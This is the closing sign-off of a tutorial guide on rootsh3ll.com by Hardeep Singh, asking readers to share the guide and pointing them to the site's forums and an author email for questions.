Now over to you. If you loved this guide make sure to share a word with your colleagues and friends 🙂

If you are facing issues with this guide, you can ask questions on the rootsh3ll forums: https://members.rootsh3ll.com/ or drop me an email on harry@rootsh3ll.com

You can also share your experience if you made some changes according to your setup, it'll be helpful to other people searching over google.

Hope you find this guide helpful. See you soon on rootsh3ll.com :)

Keep learning…

Hardeep Singh (@rootsh3ll)